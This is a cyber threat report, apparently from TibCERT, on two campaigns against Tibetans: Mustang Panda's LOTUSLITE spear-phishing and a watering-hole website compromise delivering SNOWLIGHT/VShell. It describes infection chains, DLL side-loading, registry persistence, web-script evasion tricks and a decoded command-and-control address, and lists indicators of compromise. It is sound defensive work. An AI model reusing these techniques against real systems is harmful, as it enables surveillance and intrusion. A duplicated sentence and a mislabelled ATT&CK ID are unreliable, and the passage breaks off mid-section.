A Celebration Shadowed by China's transnational repression efforts.
For Tibetans, His Holiness the Dalai Lama is far more than a spiritual leader. He is the living symbol of Tibetan identity, culture, unity, and the resilience of the Tibetan freedom movement. His birthday, celebrated annually on July 6, is a day of joy, but also a moment of reflection on his decades-long struggle to preserve Tibetan identity and unity, both spiritually and on the global political stage. For millions around the world, it is also an occasion to honor his lifelong advocacy for nonviolence, compassion, religious harmony, and the just cause of Tibet.
For the Chinese Communist Party (CCP), however, the same date serves as an unwelcome reminder of its occupation of Tibet and its ongoing efforts to control Tibetan people and culture.
This political sensitivity translates directly into elevated cyber risk. The Tibetan Computer Emergency Readiness Team (TibCERT) has repeatedly observed that Chinese state-linked Advanced Persistent Threat (APT) groups increase their operational tempo around politically significant Tibetan dates and the Dalai Lama’s birthday is one of the most prominent. During this window, these actors typically intensify efforts to surveil, disrupt, and undermine the Tibetan diaspora and its long-running campaign for the Tibetan struggle.
Summary
- The Tibetan Computer Emergency Readiness Team (TibCERT) observed a heightened cyber espionage campaign coinciding with the celebrations of His Holiness the Dalai Lama’s birthday, marking a significant increase in cyberattacks targeting the Tibetan community. TibCERT recorded 49 submitted incidents within the community during the quarter alone, a figure believed to substantially understate the true scope of the threat and the number of incidents.
- This report highlights two distinct targeted campaigns identified during this reporting period. In the first report, the attacker used the LOTUSLITE backdoor. Where they sent deceptive emails designed to trick targeted individuals in the Tibetan community into compromising their devices. In the second, attackers compromised a website used by the Tibetan community. Anyone who visited the infected site risked unknowingly having their device compromised, allowing the attackers to reach a much wider group of individuals without targeting them individually..
- The first campaign was active by May 2026 and used spear-phishing emails aimed at high profile individuals, human rights organizations, and civil society organizations in the diaspora. TibCERT assesses this activity as associated with Mustang Panda and involving LOTUSLITE backdoor. To deceive victims, They used a highly relevant social engineering lures based on His Holiness’ birthday celebration, Lobga Rangzen’s self-immolation in front of UN headquarters, the “Assuring the Future of Tibet Act” (AFTA) (bipartisan legislative bill introduced in the U.S. Congress), China’s “Ethnic Unity Law”, and visit of Sikyong Penpa Tsering, the elected political leader of the Tibetan administration in exile, to Ladakh.
- The documented infection chain required the recipient to download and mount the disk image, then launch a Windows screensaver executable disguised as a PDF document. Execution opened a benign PDF while loading a malicious DLL. The backdoor established persistence at user logon and used XOR obfuscation to conceal its stored command-and-control (C2) address.
- The second campaign China-Nexus APT (SNOWLIGHT/VShell) observed in July 2026, used a compromised Tibetan website to profile visitors and distribute malware. TibCERT identified malicious JavaScript injected into 18 posts across multiple language sections. The attackers did not just target new content; they injected the script into a mix of recent articles and historical posts originally published as far back as 2011
- Visiting an affected page triggered the collection of browser and network information. Windows visitors were selectively presented with a deceptive download prompt for an archive named video.zip. The documented device-infection chain required the visitor to download and extract the archive, then execute a shortcut disguised as a video file. This launched a host executable that loaded a malicious DLL and initiated subsequent payload stages.
- Analysis of the second campaign documented WebSocket-based C2 communication and functionality for host-information collection, screen capture, remote file browsing, and interactive terminal access. Recovered command traffic also included an operator-issued registry command configured to trigger a forced shutdown at a subsequent user logon. The recovered desktop screenshot showed the analysis environment.
The campaigns demonstrate how attackers exploit community-relevant events, familiar document and video formats, and trusted websites to reach Tibetan targets. The findings highlight surveillance and device-compromise risks facing Tibetan leaders, organizations, and diaspora communities.
Mustang Panda
(LOTUSLITE Backdoor)
Mustang Panda is a persistent, Chinese state-linked APT group with an established and sustained history of targeting the Tibetan diaspora community. Their activities highlight a broader pattern of Chinese state-linked digital transnational repression campaigns, in which cyber operations are used to monitor, intimidate, and target Tibetans beyond China’s borders.
In April 2026, the Acronis Threat Research Unit reported campaigns involving variants of the LOTUSLITE backdoor, with activity assessed to target India’s banking sector and separate activity targeting South Korean and U.S. diplomatic and policy communities. The Indian campaign used banking-themed lures, while the Korea-related activity used meeting invitations and impersonation of a prominent Korea-policy expert. Acronis attributed the activity to a cluster associated with Mustang Panda with moderate confidence, citing shared code lineage, infrastructure patterns, and operational similarities.
By May 2026, leading up to the July 6 celebrations marking the birthday of His Holiness the 14th Dalai Lama, Mustang Panda heavily leveraged the cultural and emotional significance of the upcoming July 6 celebrations, and events related celebration to launch a targeted espionage campaign against the Tibetan diaspora by deploying an updated Windows via backdoor. Victims were sent spear-phishing emails distributing malicious VHDX images hosted on Google Drive. The attack chain leveraged DLL Side-Loading, persistence through the HKCU Run registry key, dynamic WinHTTP API resolution, XOR-obfuscated command-and-control (C2) configuration, and HTTPS-based communications with infrastructure at 154.216.3[.]62
Technical details
TibCERT reconstructs the malware’s complete execution lifecycle, from the initial phishing email through installation, persistence, operational execution, and command-and-control (C2) communication. Figure 1.1 summarizes the overall workflow that is examined in detail throughout the subsequent phases.

Fig 1.1. Overall execution workflow of SmartPrintScreen, showing the attack chain from spear-phishing and VHDX delivery through DLL side-loading, installation, persistence, guarded execution, and HTTPS-based C2 communication.
Key Findings
- The campaign uses Tibetan-themed social engineering, including references to 6 July and other community-relevant events.
- Initial delivery occurs through spear-phishing emails containing legitimate Google Drive links.
- The malicious payload is delivered inside a VHDX disk image.
- The mounted VHDX presents a .scr executable disguised as a PDF document.
- Execution of the .scr file simultaneously opens a benign PDF to maintain the social-engineering pretext.
- The execution chain uses DLL Side-Loading to load the malicious SolidPDFCreator.dll.
- The malware installs itself under
C:\ProgramData\SmartPrintCD\. - Persistence is established using the
HKCU\Software\Microsoft\Windows\CurrentVersion\Runregistry key with the value name ANSmart. - Persistent execution requires the
--AD-Sessioncommand-line argument. - The malware dynamically resolves WinHTTP networking APIs at runtime.
- The C2 address is stored in an XOR-obfuscated configuration and resolves to 154.216.3[.]62.
- C2 communication uses HTTP POST requests and includes the distinctive
JSESSIONID=x-ms-cpim-geocookie value. - The malware includes logic for receiving and dispatching commands from the C2 server.
Execution Flow and architecture
The malware employs a staged execution architecture in which each phase prepares the environment for the next. The malware installs during initial execution and establishes persistence so that it runs when the affected user logs on. During persistent execution, it initializes its networking functionality and communicates with the configured command-and-control server to receive further instructions.
- Delivery: Google Drive (VHDX)
- Staging: Mounted Volume -> Decoy .scr (Solid PDF Creator)
- Execution: Sideloads SolidPDFCreator.dll -> Environmental Path Check
- Persistence:
C:\ProgramData\SmartPrintCD\-> Establishes HKCU Run Key (ANSmart) - Operational Execution:
SmartPrintScreen.exe --AD-Session-> Command Dispatcher -> HTTPS C2
Phase 0: Initial Access & Social Engineering
Target and Lure
The campaign used social-engineering themes centered on July 6, the birthday of His Holiness the Dalai Lama, and other Tibetan-related events to increase the likelihood of victim interaction.

Fig 1.1: Socially engineered email containing a malicious Google Drive link
Delivery Vector
Victims received spear-phishing emails containing links hosted on Google Drive.
Rather than attaching the executable payload directly to the email, the campaign uses legitimate cloud-hosting infrastructure to deliver a malicious VHDX image containing the next stage of the infection chain. The VHDX is presented as event-related content and requires the victim to download and interact with the file before malware execution occurs.
Phase 1: Staging and Deception
VHDX-Based Staging
When the victim opens the downloaded .vhdx file, Windows mounts the image as a virtual drive.
The use of a disk-image container has security implications for Mark-of-the-Web handling. MITRE ATT&CK notes that container and disk-image files downloaded from the Internet may retain MOTW while files exposed after extraction or mounting may not inherit the same tagging and can therefore be treated differently by MOTW-dependent security controls.
Accordingly, the observed VHDX delivery mechanism is consistent with Mark-of-the-Web bypass behavior, although the report does not infer that MOTW bypass was the sole reason the attacker selected this format.
Decoy File
The mounted volume presents the victim with a Windows Screen Saver (.scr) executable visually disguised as a PDF document.
The malicious DLL required for subsequent execution is also stored within the mounted volume but is not readily visible in the default Windows Explorer presentation observed during analysis. A directory listing that displays hidden content reveals the additional files required by the malware chain.

Fig 1.2. Contents of the mounted malicious VHDX image. Windows Explorer displays only the decoy .scr file in the observed default view, whereas dir /a reveals additional content, including the malicious SolidPDFCreator.dll
The staging mechanism therefore combines:
- a familiar document-themed lure;
- user-triggered execution;
- a disk-image container;
- a benign decoy document; and
- DLL side-loading.
Phase 2: Host Execution
User Execution
The execution chain begins when the victim launches the .scr file presented as a PDF document. The file is a Windows executable, allowing the host application to run despite its document-like appearance.
A benign PDF opens during the initial execution sequence. This maintains the document pretext while malicious activity proceeds within the host process.
DLL Side-Loading
The host application loads the attacker-controlled SolidPDFCreator.dll from its local directory. This DLL side-sideloading mechanism causes malicious code to execute within the host process.
Once loaded, the DLL enters its initialization routine and performs an installation-location check using the following designated directory: C:\ProgramData\SmartPrintCD
The result determines the next execution path:
- If the check indicates execution outside the designated directory, the DLL enters its installation routine.
- If the check indicates execution from the designated directory, the DLL skips installation and proceeds to the operational checks, including validation of the
--AD-Sessioncommand-line argument.
This branching logic separates initial installation from subsequent execution at the installed location, avoiding repeated installation when the designated path is detected.
Phase 3: Installation & Persistence
Installation
When the installation branch in Phase 2 is selected, the malware creates the following directory and deploys its required components: C:\ProgramData\SmartPrintCD\
The host executable is copied into this directory as SmartPrintScreen.exe, with the malicious SolidPDFCreator.dll placed alongside it.
The installed file pair consists of:
C:\ProgramData\SmartPrintCD\SmartPrintScreen.exe
C:\ProgramData\SmartPrintCD\SolidPDFCreator.dll
The arrangement preserves the DLL side-loading relationship, allowing the installed host to load the malicious DLL during subsequent execution.

Fig 1.5: Installation behavior showing creation of C:\ProgramData\SmartPrintCD and deployment of SmartPrintScreen.exe and SolidPDFCreator.dll.
Registry Persistence
The malware establishes logon persistence by setting the ANSmart value under the current user’s Windows Run key:
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
The value contains the following command line:
C:\ProgramData\SmartPrintCD\SmartPrintScreen.exe --AD-Session
The malware uses RegSetValueExA() to write the registry value. This configures the installed host to start automatically when the affected user logs on. The host then loads the adjacent malicious DLL, reproducing the side-loading chain.

Fig 1.6: Decompiler output showing the registry persistence mechanism, where the malware opens the HKCU\Software\Microsoft\Windows\CurrentVersion\Run registry key and creates the ANSmart startup entry using RegSetValueExA().
Operational Execution Guard
When execution follows the installed path, the malicious DLL checks the command line for: --AD-Session
The result determines whether operational execution proceeds:
- If the required argument is absent, execution does not continue into the operational routines.
- If the argument is present, the DLL proceeds into its operational routines.
The startup command stored in the Run value includes this argument, allowing logon-triggered execution from the installation directory to satisfy the check.
Phase 4: Command and Control
When execution reaches the installed operational path and the —AD-Session argument check succeeds, the malicious DLL initializes its networking functionality and prepares for command-and-control (C2) communication.
WinHTTP Communication
The malware uses Windows HTTP Services (WinHTTP) for outbound communication. It dynamically loads winhttp.dll and resolves the required networking functions at runtime. This limits the information that the DLL’s static import table reveals about its networking functionality.

Fig 1.7. Runtime loading of winhttp.dll and dynamic resolution of WinHTTP networking functions.
HTTP Request Characteristics
The networking code initializes WinHTTP with the following user-agent string:
Mozilla/5.0
It constructs requests using the POST method and adds the following header:
Cookie: JSESSIONID=x-ms-cpim-geo
The Mozilla/5.0 value alone is too generic to serve as a useful standalone network indicator. However, the combination of process behavior, destination infrastructure, POST communication, and the observed cookie value provides significantly greater detection value.
The malware receives server responses through WinHTTP and reconstructs received data in memory before passing the data to subsequent processing logic.
C2 Configuration and Obfuscation
The analyzed C2 configuration stores the destination address as an XOR-encoded byte sequence with a separate key. During initialization, the malware decodes this value before using it in its networking routines.
The configuration contains:
Encoded Data:
04 FE A0 20 E4 F8 0C 57 89 C1 03 F9
XOR Key:
35 CB 94 0E D6 C9 3A 79 BA EF
Decoded Result:
154.216.3.62
The malware applies the key cyclically across the encoded buffer, restarting at the first key byte after reaching the end of the key. The resulting bytes form the ASCII string 154.216.3.62.
This mechanism obfuscates the stored C2 address.

Fig 1.8. C2 configuration reconstruction showing the encoded buffer, XOR key, and resulting command-and-control address.
C2 Infrastructure Enrichment
WHOIS registration data places the recovered C2 address 154.216.3.62 within the 154.216.3.0/24 network range. The allocation is registered under Shenzhen_Langyue_Technology_Co_Ltd and references Shenzhen Langyue Technology Co., Ltd., with Hong Kong (HK) listed as the registered country.
Indicators of Compromise (IoCs)
| Indicator Type | Value/File Path | Description |
|---|---|---|
| C2 IPv4 Address | 154.216.3[.]62 | Recovered from the XOR-obfuscated configuration. |
| Installation Directory | C:\ProgramData\SmartPrintCD\ | Location used for the installed host and DLL. |
| Registry Key | HKCU\Software\Microsoft\Windows\CurrentVersion\Run | User-level logon persistence location |
| Registry Value | ANSmart | Startup value created by malware |
| SHA-256 | SmartPrintScreen.exe: 12232cb313c80d1a3c8b890759cafb72e661dc18c1a4c58043d7b42724d7fcf6 | The renamed, legitimate Solid PDF Creator executable used as the sideloading host |
| SHA-256 | SolidPDFCreator.dll: cfa9449feced8b669c8aec0725a33d26ddcc7c07dd9402b1876b80845fe3a28 | The malicious proxy DLL is sideloaded by the host executable; built with MS Visual Studio (Internal Name: Win32Project1.dll). |
| Cookie Header | JSESSIONID=x-ms-cpim-geo | C2 request characteristic |
| User Agent | Mozilla/5.0 | Observed C2 user-agent; low fidelity when used independently |
| Command-line argument | --AD-Session | Required by the described installed execution path |
MITRE ATT&CK Mapping
The mappings below use ATT&CK entries reviewed on 10 September 2026.
| Technique | ID | Why it applies |
|---|---|---|
| Spearphishing Link | T1566.002 | Victims receive spear-phishing emails containing Google Drive links used to obtain the VHDX payload. |
| User Execution: Malicious File | T1574.002 | The victim must open the VHDX and execute the disguised .scr file. ATT&CK explicitly includes .scr among malicious-file examples. |
| Masquerading: Masquerade File Type | T1036.008 | The executable .scr is visually presented to the victim as PDF/document content. |
| Mark-of-the-Web Bypass | T1553.005 | The Disk image format may affect MOTW inheritance. |
| Hijack Execution Flow: DLL | T1574.001 | SolidPDFCreator.dll is side-loaded by the host executable. |
| Registry Run Keys / Startup Folder | T1547.001 | ANSmart launches the installed host at user logon |
| Dynamic API Resolution | T1027.007 | WinHTTP functions are resolved at runtime |
| Encrypted/Encoded File | T1027.013 | The C2 address is stored in XOR-encoded. |
| Deobfuscate/Decode Files | T1140 | The encoded address is reconstructed at runtime. |
| Application Layer Protocol: Web Protocols | T1071.001 | The networking logic constructs POST requests through WinHTTP |
China-nexus APT
(SNOWLIGHT/VShell)
Execution flow and architecture
In July 2026, a China-nexus threat actor targeted the Tibetan community by compromising a widely trusted Tibetan website and using it as a watering hole to deliver malware to visitors. They specifically targeted visitors accessing the site, collecting information about their system, essentially creating a fingerprint of their browser. This information was then used to deliver a malicious program particularly to Windows users, specifically targeted visitors accessing the site, collecting information about their system, essentially creating a fingerprint of their browser. This information was then used to deliver a malicious program particularly to Windows users,
The downloaded payload employs a highly modular, multi-stage execution architecture that complicates static analysis and can reduce the effectiveness of some endpoint detection mechanisms by leveraging trusted processes and DLL Side-Loading. Its execution chain leverages a Living off the Land (LotL) technique by abusing a legitimate Microsoft-signed executable to sideload a malicious proxy DLL. The proxy DLL subsequently decrypts and executes an encrypted payload, enabling the malware to progress through multiple stages while blending into normal system activity.
Website Compromise and Malicious Script Injection
The attacker gained unauthorized access to the target website’s WordPress editor account and executed the compromise strategically. Rather than exploiting a server-side vulnerability or modifying underlying theme files, the attacker used the built-in post-editing functionality to inject malicious JavaScript directly into the database content. The attacker limited the injection to a small subset of total posts, allowing the payload to blend seamlessly into the legitimate site content and evade casual detection, even though the malicious pop-up could still trigger on the main landing page.
Specifically, the injected JavaScript was identified across just 18 distinct posts, spanning multiple language sections. The affected posts ranged from newly published articles to content dating back to 2011, indicating the attacker systematically searched and modified historical content rather than solely targeting new or high-traffic pages. To further minimize visibility, the script used precise environment filtering: the malicious pop-up was designed to trigger only for visitors on Windows, remaining completely dormant for those on macOS.
By embedding the malicious script directly into database-stored post content, the attack was designed for long-term persistence. The payload survives routine website maintenance, such as theme changes or plugin updates, because it lives in the database rather than in structural files. As a result, it is completely invisible to conventional file-integrity monitoring tools designed to detect unauthorized changes to the file system. Furthermore, this method allows the compromise to persist through server restorations whenever a site backup includes the already tainted database.

Fig 2.1 an inserted script that calls the malicious link.

Fig 2.2 Inserted script using web obfuscation technique.

Fig 2.3 Inserted script on the image file.
Figures 2.1, 2.2 and 2.3 illustrate the three JavaScript injection techniques identified by TibCERT, showing the attacker’s effort to evade detection. The first variant used a plain, <script> tag disguised as normal post content. The second used case-randomized HTML tags and a protocol-relative shortened URL to bypass case-sensitive security rules. The third used unquoted attributes and a different URL-shortening service, likely to evade regex-based detection, indicates a deliberate effort to maximize reach while maintaining persistence and reducing the likelihood of detection and takedown.
Reconnaissance & Browser Fingerprinting
When a victim accessed the compromised page, the injected JavaScript silently loaded an external script (web_exfil.js). This script performed aggressive browser fingerprinting, collecting the user’s operating system, Use r-Agent, timezone, default language, and exact page visited. This telemetry allowed the threat actor to profile visitors and distinguish potentially targeted Windows systems from other visitors before delivering the next stage.
WebRTC-Based Network Recon
The fingerprinting logic also leveraged WebRTC STUN requests to obtain network-interface information and identify local/private IP addresses.
This behavior can reveal network characteristics that may not otherwise be directly available to the website. Depending on the browser’s WebRTC implementation, privacy controls, and VPN configuration, WebRTC-derived information may differ from the address observed through conventional HTTP connections.
Telemetry Exfiltration & Victim Selection
The collected browser and network telemetry was exfiltrated to an attacker-controlled endpoint (web_ip.php). The client-side logic then evaluated the victim’s environment. When the fingerprint indicated a Windows system, the JavaScript conditionally initiated delivery of the next-stage archive (video.zip) as shown in Fig 2.5

Fig 2.5 Screenshot of the compromised website displaying a deceptive pop-up designed to lure the victim into downloading the next-stage payload

Fig 2.6. End-to-end infection chain showing LNK-based execution, DLL side-loading, persistence, in-memory Stage 2 execution, and WebSocket C2 communication.
Phase 1: Staging and User Deception
Payload Delivery
Following the browser-fingerprinting and victim-selection activity described in Phase 0, the victim is directed to download a deceptive archive named:
video.zip
Hidden Staging
Upon extraction, the archive places the malicious execution chain within the _MACOSX directory. The directory contains:
0.exe
mpclient.dll
resource.dat
The _MACOSX directory name resembles metadata commonly created by macOS archive utilities. On a Windows host, this naming convention can reduce the likelihood that a user will manually inspect the directory and its contents
LNK-Based Execution
